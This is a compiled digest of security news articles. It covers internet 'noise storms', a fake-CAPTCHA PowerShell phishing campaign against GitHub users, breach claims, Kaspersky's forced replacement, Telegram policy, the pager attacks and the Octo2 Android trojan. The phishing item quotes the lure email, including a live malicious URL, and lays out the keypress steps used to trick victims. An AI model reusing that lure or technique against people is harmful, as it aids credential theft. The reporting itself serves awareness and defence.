
GreyNoise published this information hoping the cybersecurity researchers community can help solve the mystery and uncover what's causing these strange noise storms.

Characteristics of the noise storms

GreyNoise observes large waves of spoofed internet traffic coming from millions of spoofed IP addresses from various sources such as QQ, WeChat, and WePay.

The "storms" create massive traffic directed to specific internet service providers like Cogent, Lumen, and Hurricane Electric but avoid others, most notably Amazon Web Services (AWS).

The traffic mainly focuses on TCP connections, particularly targeting port 443, but there's also an abundance of ICMP packets, lately including an embedded ASCII string "LOVE" within them, as shown below.



*ICMP packets containing the "Love" string
Source: BleepingComputer*

The TCP traffic also adjusts parameters such as window sizes to emulate different operating systems, keeping the activity stealthy and difficult to pinpoint.

The Time to Live (TTL) values, which dictate how long a packet stays on the network before it's discarded, are set between 120 and 200 to resemble realistic network hops.

All in all, the form and characteristics of these "noise storms" indicate a deliberate effort by a knowledgeable actor rather than a large-scale side effect of a misconfiguration.

GreyNoise calls for help

This strange traffic mimics legitimate data streams, and while it's not known if it's malicious, its true purpose remains a mystery.

GreyNoise published packet captures (PCAPs) for two recent noise storm events on GitHub, inviting cybersecurity researchers to join in the investigation and contribute their insights or independent discoveries that will help solve this mystery.

"Noise Storms are a reminder that threats can manifest in unusual and bizarre ways, highlighting the need for adaptive strategies and tools that go beyond traditional security measures," underlines GreyNoise.

You can learn more about these Noise Storms in GreyNoise's recent Storm Watch video, shown below.

Source: <https://www.bleepingcomputer.com/news/security/unexplained-noise-storms-flood-the-internet-puzzle-experts/>

15. This Windows PowerShell Phish Has Scary Potential

Many GitHub users this week received a novel phishing email warning of critical security holes in their code. Those who clicked the link for details were asked to distinguish themselves from bots by pressing a combination of keyboard keys that causes Microsoft Windows to download password-stealing malware. While it's unlikely that many programmers fell for this scam, it's notable because less targeted versions of it are likely to be far more successful against the average Windows user.

A reader named Chris shared an email he received this week that spoofed GitHub's security team and warned: "Hey there! We have detected a security vulnerability in your repository. Please contact us at [https://github-scanner\[.\]com](https://github-scanner[.]com) to get more information on how to fix this issue."

Cc: Subscribed <subscribed@noreply.github.com>

Subject: [cobbr/SharpSploit] IMPORTANT! Security Vulnerability Detected in your Repository (Issue #77)

Hey there!

We have detected a security vulnerability in your repository. Please contact us at <https://github-scanner.com> to get more information on how to fix this issue.


Best regards,
Github Security Team

—

Reply to this email directly, [view it on GitHub](#), or [unsubscribe](#).

You are receiving this because you are subscribed to this thread. _____


Visiting that link generates a web page that asks the visitor to "Verify You Are Human" by solving an unusual CAPTCHA.



This malware attack pretends to be a CAPTCHA intended to separate humans from bots.

Clicking the "I'm not a robot" button generates a pop-up message asking the user to take three sequential steps to prove their humanity. Step 1 involves simultaneously pressing the

keyboard key with the Windows icon and the letter “R,” which opens a Windows “Run” prompt that will execute any specified program that is already installed on the system.



Executing this series of keypresses prompts the built-in Windows Powershell to download password-stealing malware.

Step 2 asks the user to press the “CTRL” key and the letter “V” at the same time, which pastes malicious code from the site’s virtual clipboard.

Step 3 — pressing the “Enter” key — causes Windows to launch a **PowerShell** command, and then fetch and execute a malicious file from github-scanner[.]com called “**l6e.exe**.”

PowerShell is a powerful, cross-platform automation tool built into Windows that is designed to make it simpler for administrators to automate tasks on a PC or across multiple computers on the same network.

According to an analysis at the malware scanning service **Virustotal.com**, the malicious file downloaded by the pasted text is called **Lumma Stealer**, and it’s designed to snarf any credentials stored on the victim’s PC.

This phishing campaign may not have fooled many programmers, who no doubt natively understand that pressing the Windows and “R” keys will open up a “Run” prompt, or that Ctrl-V will dump the contents of the clipboard.

But I bet the same approach would work just fine to trick some of my less tech-savvy friends and relatives into running malware on their PCs. I’d also bet none of these people have ever heard of PowerShell, let alone had occasion to intentionally launch a PowerShell terminal.

Given those realities, it would be nice if there were a simple way to disable or at least heavily restrict PowerShell for normal end users for whom it could become more of a liability.

However, Microsoft strongly advises against nixing PowerShell because some core system processes and tasks may not function properly without it. What’s more, doing so requires tinkering with sensitive settings in the Windows registry, which can be a dicey undertaking even for the learned.

Still, it wouldn't hurt to share this article with the Windows users in your life who fit the less-savvy profile. Because this particular scam has a great deal of room for growth and creativity.


Source: <https://krebsonsecurity.com/2024/09/this-windows-powershell-phish-has-scary-potential/>

16. Dell investigates data breach claims after hacker leaks employee info

Dell has confirmed to BleepingComputer that they are investigating recent claims that it suffered a data breach after a threat actor leaked the data for over 10,000 employees.

The allegations were published yesterday by a threat actor named "grep," who alleges that the computing vendor suffered a "minor data breach" in September 2024, exposing internal employee and partner information.

In a post to a hacking forum, the threat actor says the stolen data includes employees' unique identifiers, full names of employees for Dell and partners, status of employees (active or not), and an internal identification string.



*Alleged Dell data leaked on a hacking forum
Source: BleepingComputer*

Though only a small sample of the data was shared for free, a link to the entire database can be revealed by spending 1 BreachForums credit, valued at approximately \$0.30.

Responding to a request for a comment on the threat actor's post, the computer giant told BleepingComputer that they are investigating the claims.

"We are aware of the claims and our security team is currently investigating," Dell told BleepingComputer.

It is worth noting that the same user, grep, claimed another high-profile data breach on September 9, 2024, when he posted data allegedly stolen from the French IT giant Capgemini.

The threat actor alleged to hold 20 GB of data, including source code, credentials, private keys, API keys, employee data, T-Mobile virtual machine logs, documents, and more, which was leaked for free.

BleepingComputer contacted Capgemini at the time to ask about grep's claims but did not receive a reply.

Earlier this year, Dell suffered a data breach after a company API was abused to steal 49 million customer records

Source: <https://www.bleepingcomputer.com/news/security/dell-investigates-data-breach-claims-after-hacker-leaks-employee-info/>

17. Kaspersky deletes itself, installs UltraAV antivirus without warning

Starting Thursday, Russian cybersecurity company Kaspersky deleted its anti-malware software from customers' computers across the United States and automatically replaced it with UltraAV's antivirus solution.


This comes after Kaspersky decided to shut down its U.S. operations and lay off U.S.-based employees in response to the U.S. government adding Kaspersky to the Entity List, a catalog of "foreign individuals, companies, and organizations deemed a national security concern" in June.

On June 20, the Biden administration also announced a ban on sales and software updates for Kaspersky antivirus software in the United States starting September 29, 2024, over potential national security risks.

In July, Kaspersky told BleepingComputer that it would begin closing its business and lay off the staff on July 20 because of the sales and distribution ban.

In early September, Kaspersky also emailed customers, assuring them they would continue receiving "reliable cybersecurity protection" from UltraAV (owned by Pango Group) after Kaspersky stopped selling software and updates for U.S. customers.

However, those emails failed to inform users that Kaspersky's products would be abruptly deleted from their computers and replaced with UltraAV without warning.



Kaspersky email on UltraAV transition (Chrisboy265)

UltraAV force-installed on Kaspersky users' PCs

According to many online customer reports, including BleepingComputer's forums, UltraAV's software was installed on their computers without any prior notification, with many concerned that their devices had been infected with malware.

"I woke up and saw this new antivirus system on my desktop and I tried opening kaspersky but it was gone. So I had to look up what happened because I was literally having a mini heart attack that my desktop somehow had a virus which uninstalled kaspersky somehow," one user said.

To make things worse, while some users could uninstall UltraAV using the software's uninstaller, those who tried removing it using uninstall apps saw it reinstalled after a reboot, causing further concerns about a potential malware infection.

Some also found UltraVPN installed, likely because they had a Kaspersky VPN subscription.

Not much is known about UltraAV besides being part of Pango Group, which controls multiple VPN brands (e.g., Hotspot Shield, UltraVPN, and Betternet) and Comparitech (a VPN software review website).

"If you are a paying Kaspersky customer, when the transition is complete UltraAV protection will be active on your device and you will be able to leverage all of the additional premium features," UltraAV says on its official website on a page dedicated to this forced transition from Kaspersky's software.

"On September 30th, 2024 Kaspersky will no longer be able to support or provide product updates to your service. This puts you at substantial risk for cybercrime."

"Software update" behind forced switch to UltraAV

A Kaspersky employee also shared an official statement on the company's official forums regarding the forced switch to UltraAV, saying that it "partnered with antivirus provider UltraAV to ensure continued protection for US-based customers that will no longer have access to Kaspersky's protections."


"Kaspersky has additionally partnered with UltraAV to make the transition to their product as seamless as possible, which is why on 9/19, U.S. Kaspersky antivirus customers received a software update facilitating the transition to UltraAV," it added.

"This update ensured that users would not experience a gap in protection upon Kaspersky's exit from the market."

The company states that UltraAV has a similar feature set to its products and asked customers to review a FAQ page on UltraAV's website or contact its support team for more information.

Update September 25, 10:43 EDT: A Pango Group spokesperson told BleepingComputer after the article was published that Kaspersky "began communicating this transition to U.S. customers on September 5" and that "users with valid email addresses received direct communications and all users had access to transition notifications in-app, on MyKaspersky account pages, and via Kaspersky Labs' webpages."

Pango Group also shared a screenshot of an in-app Kaspersky pop-up notifying customers that their "Kaspersky service will soon be moving to UltraAV" and "UltraAV protection will be automatically activated" on the device as part of this transition.



Kaspersky UltraAV alert (Pango Group)

It's unclear whether Kaspersky users who found UltraAV installed on their computers didn't see this notification or were confused because it didn't explain that Kaspersky would be uninstalled and replaced with UltraAV.

"Kaspersky and UltraAV are implementing the transition in waves to ensure a smooth process and to prevent any gap in protection as Kaspersky exits the market," a Kaspersky spokesperson also told BleepingComputer.

"The first group of U.S. Kaspersky antivirus customers received a software update facilitating the transition on 9/17, with additional waves planned for the coming days."

Source: <https://www.bleepingcomputer.com/news/security/kaspersky-deletes-itself-installs-ultraav-antivirus-without-warning/>

18. Telegram now shares users' IP and phone number on legal requests

Telegram will now share users' phone numbers and IP addresses with law enforcement if they are found to be violating the platform's rules following a valid legal request.

According to a newly updated privacy policy announced by CEO Pavel Durov on Monday, Telegram will comply with such requests only after receiving a valid court order confirming that the user is a suspect in a criminal case that breaches the platform's Terms of Service.

Previously, Telegram's policy limited sensitive user information sharing to cases involving terror suspects.


"If Telegram receives a valid order from the relevant judicial authorities that confirms you're a suspect in a case involving criminal activities that violate the Telegram Terms of Service, we will perform a legal analysis of the request and may disclose your IP address and phone number to the relevant authorities," Durov said today.

"If any data is shared, we will include such occurrences in a quarterly transparency report published at: <https://t.me/transparency>."

However, Telegram's transparency submissions bot is not yet functional. A message stating, "We are updating this bot with current data. Please come back within the next few days," implies that Telegram is still working on bringing it online.

Durov also revealed that Telegram had improved its search feature, which is known for widespread abuse to sell and promote illegal goods. He said a dedicated team has been working over the last few weeks to remove problematic content from the platform's search results.

Users are urged to report illegal or unsafe material through the @SearchReport bot, and Telegram claims that a moderator team will review all reports of search terms that can be used to find illegal content.



"These measures should discourage criminals. Telegram Search is meant for finding friends and discovering news, not for promoting illegal goods," Durov added today.

"We won't let bad actors jeopardize the integrity of our platform for almost a billion users."

The move comes after Durov, the Russian-born founder and CEO of Telegram, was arrested in France in connection with an investigation into Telegram's use for fraud, drug trafficking, and illegal content distribution.

He was released on bail days later but instructed not to leave the country because French authorities were still investigating him.

On Friday, Ukraine's National Coordination Centre for Cybersecurity (NCCC) also banned Telegram on all devices used within government agencies, military units, and critical infrastructure, citing national security concerns.

Source: <https://www.bleepingcomputer.com/news/security/telegram-now-shares-users-ip-and-phone-number-on-legal-requests/>

19. Israel's Pager Attacks and Supply Chain Vulnerabilities

Israel's brazen attacks on Hezbollah last week, in which hundreds of pagers and two-way radios exploded and killed at least 37 people, graphically illustrated a threat that cybersecurity experts have been warning about for years: Our international supply chains for computerized equipment leave us vulnerable. And we have no good means to defend ourselves.

Though the deadly operations were stunning, none of the elements used to carry them out were particularly new. The tactics employed by Israel, which has neither confirmed nor denied any role, to hijack an international supply chain and embed plastic explosives in Hezbollah devices have been used for years. What's new is that Israel put them together in such a devastating and extravagantly public fashion, bringing into stark relief what the future of great power competition will look like—in peacetime, wartime and the ever expanding gray zone in between.

The targets won't be just terrorists. Our computers are vulnerable, and increasingly so are our cars, our refrigerators, our home thermostats and many other useful things in our orbits. Targets are everywhere.

The core component of the operation, implanting plastic explosives in pagers and radios, has been a terrorist risk since Richard Reid, the so-called shoe bomber, tried to ignite some on an airplane in 2001. That's what all of those airport scanners are designed to detect—both the ones you see at security checkpoints and the ones that later scan your luggage. Even a small amount can do an impressive degree of damage.

The second component, assassination by personal device, isn't new, either. Israel used this tactic against a Hamas bomb maker in 1996 and a Fatah activist in 2000. Both were killed by remotely detonated booby-trapped cellphones.

The final and more logistically complex piece of Israel's plan, attacking an international supply chain to compromise equipment at scale, is something that the United States has done, though for different purposes. The National Security Agency has intercepted communications equipment in transit and modified it not for destructive purposes but for eavesdropping. We know from an Edward Snowden document that the agency did this to a Cisco router destined for a Syrian telecommunications company. Presumably, this wasn't the agency's only operation of this type.

Creating a front company to fool victims isn't even a new twist. Israel reportedly created a shell company to produce and sell explosive-laden devices to Hezbollah. In 2019 the FBI created a company that sold supposedly secure cellphones to criminals—not to assassinate them but to eavesdrop on and then arrest them.

The bottom line: Our supply chains are vulnerable, which means that we are vulnerable. Any individual, country or group that interacts with a high-tech supply chain can subvert the equipment passing through it. It can be subverted to eavesdrop. It can be subverted to degrade or fail on command. And although it's harder, it can be subverted to kill.

Personal devices connected to the internet—and countries where they are in high use, such as the United States—are especially at risk. In 2007 the Idaho National Laboratory demonstrated that a cyberattack could cause a high-voltage generator to explode. In 2010 a computer virus believed to have been developed by the United States and Israel destroyed centrifuges at an Iranian nuclear facility. A 2017 dump of CIA documents included statements about the possibility of remotely hacking cars, which WikiLeaks asserted could be used to carry out “nearly undetectable assassinations.” This isn't just theoretical: In 2015 a Wired reporter allowed hackers to remotely take over his car while he was driving it. They disabled the engine while he was on a highway.

The world has already begun to adjust to this threat. Many countries are increasingly wary of buying communications equipment from countries they don't trust. The United States and others are banning large routers from the Chinese company Huawei because we fear that they could be used for eavesdropping and—even worse—disabled remotely in a time of escalating hostilities. In 2019 there was a minor panic over Chinese-made subway cars that could have been modified to eavesdrop on their riders.

It's not just finished equipment that is under the scanner. More than a decade ago, the US military investigated the security risks of using Chinese parts in its equipment. In 2018 a Bloomberg report revealed US investigators had accused China of modifying computer chips to steal information.

It's not obvious how to defend against these and similar attacks. Our high-tech supply chains are complex and international. It didn't raise any red flags to Hezbollah that the group's pagers came from a Hungary-based company that sourced them from Taiwan, because that sort of thing is perfectly normal. Most of the electronics Americans buy come from overseas, including our iPhones, whose parts come from dozens of countries before being pieced together primarily in China.

That's a hard problem to fix. We can't imagine Washington passing a law requiring iPhones to be made entirely in the United States. Labor costs are too high, and our country doesn't have the domestic capacity to make these things. Our supply chains are deeply, inexorably international, and changing that would require bringing global economies back to the 1980s.

So what happens now? As for Hezbollah, its leaders and operatives will no longer be able to trust equipment connected to a network—very likely one of the primary goals of the attacks. And the world will have to wait to see if there are any long-term effects of this attack and how the group will respond.

But now that the line has been crossed, other countries will almost certainly start to consider this sort of tactic as within bounds. It could be deployed against a military during a war or against civilians in the run-up to a war. And developed countries like the United States will be especially vulnerable, simply because of the sheer number of vulnerable devices we have.

This essay originally appeared in The New York Times.

Source: <https://www.schneier.com/blog/archives/2024/09/israels-pager-attacks.html>

20. New Octo Android malware version impersonates NordVPN, Google Chrome

A new version of the Octo Android malware, named "Octo2," has been seen spreading across Europe under the guise of NordVPN, Google Chrome, and an app called Europe Enterprise.

The new variant, analyzed by ThreatFabric, features better operational stability, more advanced anti-analysis and anti-detection mechanisms, and a domain generation algorithm (DGA) system for resilient command and control (C2) communications.

Ultimately, its appearance in the wild confirms that the project is alive and evolving despite the turbulence it went through recently.

Brief history and evolution


Octo is an Android banking trojan that evolved from ExoCompact (2019-2021), which itself was based on the ExoBot trojan that launched in 2016 and had its source code leaked online in the summer of 2018.

ThreatFabric discovered the first version of Octo in April 2022 on fake cleaner apps in Google Play. TF's report at the time highlighted the malware's on-device fraud capabilities that allowed its operators extensive access to the victim's data.

Among other things, Octo v1 supported keylogging, on-device navigation, SMS and push notification interception, device screen locking, sound muting, arbitrary app launches, and using infected devices for SMS distribution.

ThreatFabric says the Octo was leaked this year, causing multiple forks of the malware to appear in the wild, presumably creating a dent in the sales for the original creator, 'Architect.'

Following these events, Architect announced Octo2, likely as an attempt to throw an upgraded version into the malware market and spark cybercriminals' interest. The malware's creator even announced a special discount for customers of Octo v1.













Octo timeline
Source: ThreatFabric

Octo2 operations in Europe

Campaigns currently deploying Octo2 focus on Italy, Poland, Moldova, and Hungary. However, as the Octo Malware-as-a-Service (MaaS) platform has previously facilitated attacks worldwide, including in the U.S., Canada, Australia, and the Middle East, we will likely see Octo2 campaigns appear in other regions soon.

In European operations, the threat actors use fake NordVPN and Google Chrome apps, as well as a Europe Enterprise app, which is likely a lure used in targeted attacks.

Octo2 uses the Zombider service to add the malicious payload into these APKs while bypassing Android 13 (and later) security restrictions.

Icon / App name / Package name	Icon / App name / Package name
 NordVPN (com.handedfastee5) 83eea636c3f04ff1b46963680eb4bac7177e77bbc40b0d3426f5cf66a8c647ae	 Google Chrome (com.eimoverbroadcast64) c44a4a35a693037e4a2da1ff9896c9bed000dee87261b8f3334d22b3d87cfe40
 NordVPN (com.eui_connectivity3) 92569086d7dac7c2cebb9f7d5ce3a81505392e1364fb4061d011053a7e1967c3	 Google Chrome (com.adapters_gesturalaf8) 80592121882b2213e44149d3fd155c0ee9565bbc85a3a3f62db0c07693a6c1be
 NordVPN (com.handedfastee5) da37ef5fc9e3fbfe8e54fb0d52825b049795428490a276644a3b6b5e77be2d69	 Google Chrome (com.makatwatch89) fb56fce6a6e5a24d46d830e3b2df8e87e76d76e805d704436396452b78441545
